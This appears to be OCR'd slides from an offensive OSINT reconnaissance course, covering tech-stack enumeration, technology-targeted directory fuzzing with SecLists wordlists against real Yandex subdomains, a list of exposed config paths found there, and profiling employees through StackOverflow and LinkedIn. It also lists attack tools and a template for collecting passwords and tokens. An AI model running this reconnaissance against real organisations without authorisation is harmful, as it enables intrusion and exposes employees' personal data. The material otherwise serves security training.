
- SwiftnessX
- Cherrytree
- Notepad++
- MS Excel/Google Sheets
- Skitch/Flameshot
- Asciinema (terminal logging)
- SimpleMind Lite

```
usage: asciinema [-h] [--version] {rec,play,upload,auth} ...

Record and share your terminal sessions, the right way.

positional arguments:
  {rec,play,upload,auth}
    rec                 Record terminal session
    play                Replay terminal session
    upload              Upload locally saved terminal session to asciinema.org
    auth                Manage recordings on asciinema.org account

optional arguments:
  -h, --help            show this help message and exit
  --version             show program's version number and exit

example usage:
  Record terminal and upload it to asciinema.org:
    asciinema rec
  Record terminal to local file:
    asciinema rec demo.json
  Record terminal and upload it to asciinema.org, specifying title:
    asciinema rec -t "My git tutorial"
  Record terminal to local file, "trimming" longer pauses to max 2.5 sec:
    asciinema rec -w 2.5 demo.json
  Replay terminal recording from local file:
    asciinema play demo.json
  Replay terminal recording hosted on asciinema.org:
    asciinema play https://asciinema.org/a/difqlgx86ym6emrmd8u62yqu8

For help on a specific command run:
  asciinema <command> -h
```



Art of Making Notes

Use browser addon **Screencastify** (Chrome addon) to record your sessions.



Tool in Action

- Asciinema
  - **Start recording:**

    asciinema rec fileabc.cast
  - **Finish:** Ctrl+D OR exit
  - **Play Recording:**

    asciinema play

    fileabc.cast


```
Tools → asciinema rec demorun.cast
asciinema: recording asciicast to demorun.cast
asciinema: press <ctrl-d> or type "exit" when you're done
Tools → pwd
/home/bhasia/Tools
Tools → ls
ADRecon                  certgraph                dns-parallel-prober      gophish     pagodo              Sublist3r
aiodnsbrute              Chameleon                dnsrecon                 Infoga      password_gen        TekDefense-Automater
altdns                   changeme                 dnstwist                 inSp3ctor   PDF-tools           theHarvester
Anubis                   CloudFail                domainhunter             Inveigh     PowerSploit         tinfoleak
AWSBucketDump            CloudStorageFinder       email_pattern_generator.py  john     recon-ng            TorBrowser
Belati                   Cr3dOv3r                 enum4linux               launcher    ruler               truffleHog
BlackWidow               CrackMapExec             exiftool                 LinEnum     S3Scanner           Turbolist3r
brutespray               create_bucket_patterns.py  EyeWitness             LinkedInt   set                 TweetMonitor
Bucket_Enumerator        credmap                  find_http_https.py       masscan     spaces-finder       tweets_analyzer
bucket_finder            CredSniper               gasmask                  massdns     spiderfoot          username-anarchy
BurpSuite                datasploit               github-dorks             metagoofil  Spray               webscreenshot
carrot2-workbench-3.16.1 demorun.cast             gitleaks                 MicroBurst  Sticky-Keys-Slayer  wordlists
censys-enumeration       dnscan                   gitrob                   mimikatz    subbrute            ZAP_2.7.0
Tools → uname -a
Linux TacticalOSINT 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
Tools → lsb_release -r
Release:        18.04
Tools →
asciinema: recording finished
asciinema: asciicast saved to demorun.cast
Tools → asciinema play demorun.cast
Tools → pwd
/home/bhasia/Tools
Tools → ls
ADRecon                  certgraph                dns-parallel-prober      gophish     pagodo              Sublist3r
aiodnsbrute              Chameleon                dnsrecon                 Infoga      password_gen        TekDefense-Automater
altdns                   changeme                 dnstwist                 inSp3ctor   PDF-tools           theHarvester
Anubis                   CloudFail                domainhunter             Inveigh     PowerSploit         tinfoleak
AWSBucketDump            CloudStorageFinder       email_pattern_generator.py  john     recon-ng            TorBrowser
Belati                   Cr3dOv3r                 enum4linux               launcher    ruler               truffleHog
BlackWidow               CrackMapExec             exiftool                 LinEnum     S3Scanner           Turbolist3r
brutespray               create_bucket_patterns.py  EyeWitness             LinkedInt   set                 TweetMonitor
Bucket_Enumerator        credmap                  find_http_https.py       masscan     spaces-finder       tweets_analyzer
bucket_finder            CredSniper               gasmask                  massdns     spiderfoot          username-anarchy
```

Tool in Action

- Flameshot:
  - Linux utility to take and edit snapshots.


```
Tools ➜ pwd
/home/bhasia/Tools
Tools ➜ lsb_release -r
Release:        18.04
Tools ➜ uname -a
Linux TacticalOSINT 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
Tools ➜ flameshot
```


Tool in Action: SimpleMind Lite



Data Collection Template

- IP Addresses
- Domains
- Subdomains
- Technology Stack
- Organization Addresses
- Employee Names
- Email Addresses
- Usernames
- Passwords
- Buckets
- Spaces
- Blobs
- Google Cloud Storage
- API Tokens
- Auth Tokens
- Phone Numbers
- Login Pages
- Services Accepting Creds
- Miscellaneous/Notes





Lab Exercise 6

- *Accumulate all the data collected so far.*
- *Arrange the data gathered from OSINT in the provided Template.*
- *For different targets (carbonconsole.com, yandex.com, simple.com) create different worksheet within the template.*

Enriching OSINT Data

In this module we'll learn about:


- Bucket/Blogs/Spaces Pattern Generation
- Tech Stack Profiling
- Capturing Screenshots of Exposed Service
- Port Scanning (Active/Passive)
- Identifying SSO/Login/Admin/VPN Portal(s)
- Explore Breached Password Databases
- Metadata Extraction
- Generating Username/Password Patterns
- Automating CSE for Dork Matching
- Identifying and Prioritizing Targets

Tech Stack Enumeration

Every organization has a custom technology stack that they rely upon for their infrastructure, including their applications, internal development etc.

- Helps in targeted attack.
- Less noise and less false positives.
- Wappalyzer and Builtwith
- APIs available
- Tools:
  - DataSploit: domain/domain_wappalyzer.py
- Custom Script: find_http_https.py > enumerate_tech.py

Wappalyzer



BuiltWith

BuiltWith Pty Ltd [AU] | https://builtwith.com/uber.com

UBER.COM

Technology Profile | Detailed Technology Profile | Meta Data Profile | Relationship Profile | Redirect Profile

Analytics and Tracking — View Global Trends

Optimizely

Optimizely Usage Statistics · Download List of All Websites using Optimizely

Optimizely empowers companies to deliver more relevant and effective digital experiences on websites and mobile through A/B testing and personalization.

A/B Testing · Conversion Optimization · Personalization · Site Optimization

Omniture SiteCatalyst

Omniture SiteCatalyst Usage Statistics · Download List of All Websites using Omniture SiteCatalyst

Omniture SiteCatalystâŒ provides your website with actionable, real-time intelligence regarding online strategies and marketing initiatives.

Marketing Automation

Adobe Marketing Cloud

Adobe Marketing Cloud Usage Statistics · Download List of All Websites using Adobe Marketing Cloud

A complete set of marketing solutions from Adobe.

Audience Measurement · Marketing Automation

Hotjar

Hotjar Usage Statistics · Download List of All Websites using Hotjar

A heatmap, survey, feedback and funnel application.

Audience Measurement · Conversion Optimization · Feedback Forms and Surveys

Everest Technologies

Everest Technologies Usage Statistics · Download List of All Websites using Everest Technologies

Performance testing and channel strategy provider for eCommerce.

Profile Details — Change Layout

Last technology detected on 12th March 2019. We know of 90 technologies on this page and 84 technologies removed from uber.com since 11th September 2011. Link to this page.

Add BuiltWith to Chrome for free! Get lookups easily and quickly.

Add to Chrome

Get a notification when uber.com adds new technologies.

Create Notification

Recent Lookups

idg.es	saphcm.net
askshah.com	cspglic.com
gpggranit.com	eccedu.org
hicheer.net	nijam.ga
integralsveta.ru	hsrto.com
makadiagroup.co.id	ylbus.cn
redhat.com	link011.org
digitaltribe.ae	unitedexceldesign.com

https://www.uber.com/in/en/

Uber

Move the

Drive

Ride

Web Servers — View Global Trends

nginx

nginx Usage Statistics · Download List of All Websites using nginx

nginx [engine x] is a HTTP server and mail proxy server written by Igor Sysoev.

Document Encoding — View Global Trends

UTF-8

UTF-8 Usage Statistics · Download List of All Websites using UTF-8

UTF-8 (8-bit UCS/Unicode Transformation Format) is a variable-length character encoding for Unicode. It is the preferred encoding for web pages.

Document Standards — View Global Trends

HTML5 DocType

HTML5 DocType Usage Statistics · Download List of All Websites using HTML5 DocType

The DOCTYPE is a required preamble for HTML5 websites.

```
shubhammittal:IntelScanner/ $ python find_http_https.py

[+] Checking subdomains from 'all_subdomains.txt' file.

https://time.yandex.com/
https://toloka.yandex.com/
https://sandbox.toloka.yandex.com/
https://translate.yandex.com/
https://tune.yandex.com/
https://m.tune.yandex.com/
https://video.yandex.com/
https://m.video.yandex.com/
https://webdav.yandex.com/
https://webmaster.yandex.com/
https://www.webmaster.yandex.com/
https://beta.webmaster.yandex.com/
https://old.webmaster.yandex.com/
https://wordstat.yandex.com/
https://xml.yandex.com/
https://zen.yandex.com/
http://blahtherapy.com/
```

Find HTTP/HTTPS on subdomains

Enumerate what is the tech stack

```
shubhammittal:IntelScanner/ $ python enumerate_tech.py
{u'javascript-frameworks': [u'jQuery', u'Vue.js'], 'url': 'https://time.yandex.com/'}
{'url': 'https://toloka.yandex.com/', u'web-servers': [u'Nginx']}
{'url': 'https://sandbox.toloka.yandex.com/', u'web-servers': [u'Nginx']}
{'url': 'https://translate.yandex.com/', u'analytics': [u'Yandex.Metrika'], u'web-servers': [u'Nginx']}
{u'javascript-frameworks': [u'Prototype', u'jQuery'], u'analytics': [u'Yandex.Metrika'], 'url': 'https://tune.yandex.com/'}
{u'javascript-frameworks': [u'Prototype', u'jQuery'], u'analytics': [u'Yandex.Metrika'], 'url': 'https://m.tune.yandex.com/'}
{u'javascript-frameworks': [u'React', u'jQuery'], 'url': 'https://video.yandex.com/', u'video-players': [u'YouTube']}
{u'javascript-frameworks': [u'React', u'jQuery'], 'url': 'https://m.video.yandex.com/', u'video-players': [u'YouTube'], u'javascript-graphics': [u'Javasc
{u'javascript-frameworks': [u'jQuery'], 'url': 'https://webdav.yandex.com/'}
{u'javascript-frameworks': [u'jQuery'], 'url': 'https://webmaster.yandex.com/', u'web-servers': [u'Nginx']}
{u'javascript-frameworks': [u'jQuery'], 'url': 'https://www.webmaster.yandex.com/', u'web-servers': [u'Nginx']}
{u'javascript-frameworks': [u'jQuery'], 'url': 'https://beta.webmaster.yandex.com/', u'web-servers': [u'Nginx']}
{u'javascript-frameworks': [u'jQuery'], 'url': 'https://old.webmaster.yandex.com/', u'web-servers': [u'Nginx']}
{u'javascript-frameworks': [u'jQuery'], u'analytics': [u'Yandex.Metrika'], u'web-servers': [u'Nginx'], 'url': 'https://wordstat.yandex.com/', u'javascrip
{u'javascript-frameworks': [u'React', u'jQuery'], 'url': 'https://xml.yandex.com/', u'web-servers': [u'Nginx']}
{u'javascript-frameworks': [u'Prototype', u'RequireJS'], u'analytics': [u'Yandex.Metrika'], u'advertising-networks': [u'Google AdSense'], 'url': 'https:/
{'url': 'http://blahtherapy.com/', u'blogs': [u'PHP', u'WordPress'], u'font-scripts': [u'Google Font API'], u'miscellaneous': [u'Gravatar'], u'web-server
u'analytics': [u'StatCounter'], u'programming-languages': [u'PHP', u'node.js'], u'web-frameworks': [u'Twitter Bootstrap'], u'cms': [u'WordPress']}
set([u'jQuery'])
set([u'Nginx'])
set([u'Nginx'])
set([u'Nginx', u'Yandex.Metrika'])
set([u'jQuery', u'Yandex.Metrika'])
set([u'jQuery', u'Yandex.Metrika'])
set([u'jQuery', u'YouTube'])
set([u'jQuery', u'YouTube'])
set([u'jQuery'])
set([u'jQuery', u'Nginx'])
set([u'jQuery', u'Nginx'])
set([u'jQuery', u'Nginx'])
set([u'jQuery', u'Nginx'])
set([u'jQuery', u'Nginx', u'amCharts', u'Yandex.Metrika'])
set([u'React', u'Nginx', u'jQuery'])
set([u'Nginx', u'Google AdSense', u'Yandex.Metrika'])
set([u'jQuery', u'Varnish', u'Google Analytics', u'Twitter Bootstrap', u'Nginx', u'Gravatar', u'Google Font API', u'WordPress', u'PHP', u'Debian'])
```

Intelligent Directory Fuzzing

- Blind directory fuzzing is great, but too noisy and time consuming.
  - Dirbuster and Burp Intruder
- Tech stacks should be used to streamline the directory fuzzing.
- Eg. For a target sharepoint server, checking for config.php is just pointless.
- Flow:
  - Enumerate Tech
  - Segregate the targets
  - Brute Force the directories accordingly
- Useful Link
  - https://github.com/danielmiessler/SecLists/tree/master/Discovery/Web-Content

Make Respective URL Lists

Tree: 49a6d721ff ▾ SecLists / Discovery / Web-Content / CMS / Sharepoint.fuzz.txt

g0tmi1k rename 's/_/-/g'

1 contributor

1672 lines (1671 sloc) | 42 KB

```
/1033
/3082
/50
/60
/_admin
/_admin/operations.aspx
/_app_bin
/_controltemplates
/_layouts
/_layouts/1033
/_layouts/1033/accessdeniedpage.aspx
/_layouts/1033/aclinv.aspx
/_layouts/1033/aclver.aspx
/_layouts/1033/addgrp1.aspx
/_layouts/1033/addgrp2.aspx
/_layouts/1033/addrole.aspx
/_layouts/1033/advsetng.aspx
/_layouts/1033/alertdirectory.aspx
/_layouts/1033/alertsadmin.aspx
/_layouts/1033/alertserror.aspx
/_layouts/1033/allgrps.aspx
/_layouts/1033/applyregionalsettings.aspx
/_layouts/1033/associateportal.aspx
/_layouts/1033/audience_chooser.aspx
/_layouts/1033/audience_chooser2.aspx
/_layouts/1033/audience_defruleedit.aspx
/_layouts/1033/audience_edit.aspx
```

Branch: master ▾ SecLists / Discovery / Web-Content / nginx.txt

g0tmi1k rename 's/_/-/g'

1 contributor

41 lines (40 sloc) | 559 Bytes

```
50x.html
conf
conf/
conf/fastcgi_params
conf/fastcgi.conf
conf/koi-utf
conf/koi-win
conf/mime.types
conf/nginx.conf
conf/scgi_params
conf/uwsgi_params
conf/win-utf
contrib
contrib/
contrib/geo2nginx.pl
contrib/README
contrib/unicode2nginx
contrib/unicode2nginx/koi-utf
contrib/unicode2nginx/unicode-to-nginx.pl
contrib/unicode2nginx/win-utf
```

Tree: 49a6d721ff ▾ SecLists / Discovery / Web-Content / CMS / wp-plugins.fuzz.txt

g0tmi1k rename 's/_/-/g'

1 contributor

13367 lines (13366 sloc) | 493 KB

```
wp-content/plugins/%c2%b5mint/
wp-content/plugins/%d0%af%d0%bd%d0%b4%d0%b5%d0%ba%d1%81%d0%a4%d0%be%d1%82%d0%b
wp-content/plugins/%d0%b1%d1%83%d1%82%d0%be%d0%bd-%d0%b7%d0%b0-%d1%81%d0%bf%d0
wp-content/plugins/%d0%bf%d1%80%d0%b0%d0%b2%d0%be%d1%81%d0%bb%d0%b0%d0%b2%d0%b
wp-content/plugins/%d9%84%d9%8a%d9%86%d9%88%d9%83%d8%b3-%d9%88%d9%8a%d9%83%d9%
wp-content/plugins/%e2%98%85-wpsymbols-%e2%98%85/
wp-content/plugins/%e5%94%90%e8%af%97%e5%ae%8b%e8%af%8dchinese-poem/
wp-content/plugins/%e5%9b%be%e7%89%87%e7%ad%be%e5%90%8d%e6%8f%92%e4%bb%b6/
wp-content/plugins/03talk-community-conference/
wp-content/plugins/1-bit-audio-player/
wp-content/plugins/1-blog-cacher/
wp-content/plugins/10-random-pages-wordpress-widget/
wp-content/plugins/123contactform-for-wordpress/
wp-content/plugins/123linkit-affiliate-marketing-tool/
wp-content/plugins/12seconds-widget/
wp-content/plugins/140follow/
wp-content/plugins/17fav-bookmark-share/
wp-content/plugins/1g1g-music-bar/
wp-content/plugins/1shoppingcartcom-wordpress-signup-forms/
wp-content/plugins/1silex4wp/
```

```
shubhammittal:files_tbc_db/ $ ls -lrt
total 48
-rw-r--r--@ 1 shubhammittal  staff   25 Nov 22 22:45 apache.txt
-rw-r--r--@ 1 shubhammittal  staff   97 Mar 11 22:25 common.txt
-rw-r--r--  1 shubhammittal  staff  395 Mar 11 22:25 nginx.txt
-rw-r--r--  1 shubhammittal  staff  210 Mar 11 22:29 wp-plugins.fuzz.txt
-rw-r--r--  1 shubhammittal  staff  209 Mar 11 22:29 wordpress.fuzz.txt
-rw-r--r--  1 shubhammittal  staff  210 Mar 11 22:29 Sharepoint.fuzz.txt
```

Results

```
---------------
{u'javascript-frameworks': [u'jQuery'], 'url': 'https://time.yandex.com/'}
Checking https://time.yandex.com/web.config
---------------
{'url': 'https://toloka.yandex.com/', u'web-servers': [u'Nginx']}
Checking https://toloka.yandex.com/web.config
Checking https://toloka.yandex.com/50x.html
Checking https://toloka.yandex.com/conf
Checking https://toloka.yandex.com/conf/
---------------
{'url': 'https://sandbox.toloka.yandex.com/', u'web-servers': [u'Nginx']}
Checking https://sandbox.toloka.yandex.com/web.config
Checking https://sandbox.toloka.yandex.com/50x.html
Checking https://sandbox.toloka.yandex.com/conf
Checking https://sandbox.toloka.yandex.com/conf/
---------------
{'url': 'https://translate.yandex.com/', u'analytics': [u'Yandex.Metrika'], u'web-servers
Checking https://translate.yandex.com/web.config
Checking https://translate.yandex.com/50x.html
Checking https://translate.yandex.com/conf
Checking https://translate.yandex.com/conf/
---------------
{u'javascript-frameworks': [u'Prototype', u'jQuery'], u'analytics': [u'Yandex.Metrika'],
Checking https://tune.yandex.com/web.config
---------------
{u'javascript-frameworks': [u'Prototype', u'jQuery'], u'analytics': [u'Yandex.Metrika'], 'url': 'https://m.tune.yandex.com/'}
Checking https://m.tune.yandex.com/web.config
---------------
{u'javascript-frameworks': [u'React', u'jQuery'], 'url': 'https://video.yandex.com/', u'video-players': [u'YouTube']}
Checking https://video.yandex.com/web.config
---------------
{u'javascript-frameworks': [u'React', u'jQuery'], 'url': 'https://m.video.yandex.com/', u'video-players': [u'YouTube']}
Checking https://m.video.yandex.com/web.config
---------------
```

Short URL List Check (PoC)

```
[+] Vulnerable URLs:
https://toloka.yandex.com/conf/koi-utf
https://toloka.yandex.com/conf/mime.types
https://toloka.yandex.com/conf/nginx.conf
https://sandbox.toloka.yandex.com/contrib/README
https://sandbox.toloka.yandex.com/contrib/unicode2nginx
https://sandbox.toloka.yandex.com/index.html
https://zen.yandex.com/nginx.exe
http://blahtherapy.com/readme.html
```

StackOverflow

https://stackoverflow.com/users/

stackoverflow user:3962082 Log In Sign Up

Home
PUBLIC
Stack Overflow
Tags
Users
Jobs

Teams
Q&A for work
Learn More

Profile Activity Developer Story Network Profile

211 REPUTATION
2 7

I work at Tesla on .

5 answers 3 questions ~5k people reached

, USA

Communities (6)
Mathematics 546
Stack Overflow 211
Computer Science 151
Cross Validated 101
Physics 101
View network profile →

Top Tags (26)
lines SCORE 5 POSTS 1 POSTS % 12
hough-transform SCORE 5 POSTS 1
c++ SCORE 5 POSTS 1
opencv SCORE 5 POSTS 1
3d SCORE 3 POSTS 1
math SCORE 3 POSTS 1
View all tags →

Top Network Posts
6 using orientation sensor data to predict image points
View more network posts →

Top Posts (8) All Questions Answers | Votes Newest
5 Opencv Apr 24 '17
3 Mar 10 '17
2 lambda functions in python May 4 '18
1 Postgres python and psycopg Oct 30 '18
1 Apr 10 '17
0 Jun 8 '17
0 pymc3 Oct 9 '17
0 Dec 13 '17

LinkedIn Jobs

Jobs in Worldwide
897 results

Job alert Off

Security Response Technical Investigator
Tesla
Fremont, CA, US
The Security Response Technical Investigator is responsible for responding to security incidents, in... www.tesla.com
1 connection works here
5 months ago

Product Specialist Intern - Indigo - Campus
Tesla
Beijing, CN
Through effective communication, encourage customers to get behind the wheel of a Tesla product for ... www.tesla.com
1 connection works here
4 months ago

Serviceadvisor / Serviceberater (m_w), Nürnberg
Tesla
Nürnberg, DE
Für den weiteren Ausbau unseres Service Centers sind wir auf der Suche nach Persönlichkeit... www.tesla.com


Requirements

- Bachelor's degree required
- 3+ years experience working in cyber investigations, computer forensics, financial fraud
  investigations and/or other IT related fields tied to information security
- Working knowledge of the following tools:
- HIPS
- Web Proxy
- SQL
  - Independently leverage technical tools and techniques to conduct and support security response investigations
  - Analyze complex data sets to detect patterns and anomalies
  - Quickly learn and implement new technologies to further organizational goals
- Open Source Intelligence
- Memory Analysis
- Syslog from servers and network devices
- DHCP, AD, 802.1x, NAT, and VPN logs
- Passive DNS
- SIEM/Log Management systems
- Encase/FTK/MantaRay/Axiom
  - Experience in conducting and overseeing complex, global, investigations is preferred
  - Demonstrated knowledge of corporate investigation strategies utilizing technical forensic
    capabilities and data

Messaging

Job Postings and Forums

- List of portals and patterns for job listing:
  - https://www.linkedin.com/company/**<company>**/jobs/
  - https://www.monster.com/jobs/c-**<company>**-l-**<location>**.aspx
